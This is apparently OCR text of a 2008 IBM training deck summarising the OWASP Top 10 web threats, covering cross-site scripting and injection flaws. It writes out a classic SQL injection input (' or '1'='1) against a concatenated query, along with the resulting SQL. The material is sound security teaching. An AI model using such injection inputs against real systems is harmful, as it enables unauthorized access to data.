
The OWASP Top 10 list

Application Threat	Negative Impact	Example Impact
Cross-Site® scripting	Identity Theft, Sensitive Information Leakage, …	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke “blind” actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can “force” session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials “sniffed” and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page


1. Cross-Site Scripting (XSS)

- What is it?
  - Malicious script echoed back into HTML returned from a trusted site, and runs under trusted context
- What are the implications?
  - Session Tokens stolen (browser security circumvented)
  - Complete page content compromised
  - Future pages in browser compromised


XSS Example I



XSS Example II



Cross-Site Scripting – The Exploit Process




© 2008 IBM Corporation

2 - Injection Flaws

- What is it?
  - User-supplied data is sent to an interpreter as part of a command, query or data.

- What are the implications?
  - SQL Injection – Access/modify data in DB
  - SSI Injection – Execute commands on server and access sensitive data
  - LDAP Injection – Bypass authentication



(credit: http://xkcd.com)


© 2008 IBM Corporation

SQL Injection


- User input inserted into SQL Command:
  - Get product details by id:
    Select * from products where id='$REQUEST["id"]';
  - Hack: send param id with value ' or '1'='1
  - Resulting executed SQL:
    Select * from products where id='' or '1'='1'
  - All products returned

© 2008 IBM Corporation

SQL Injection Example I

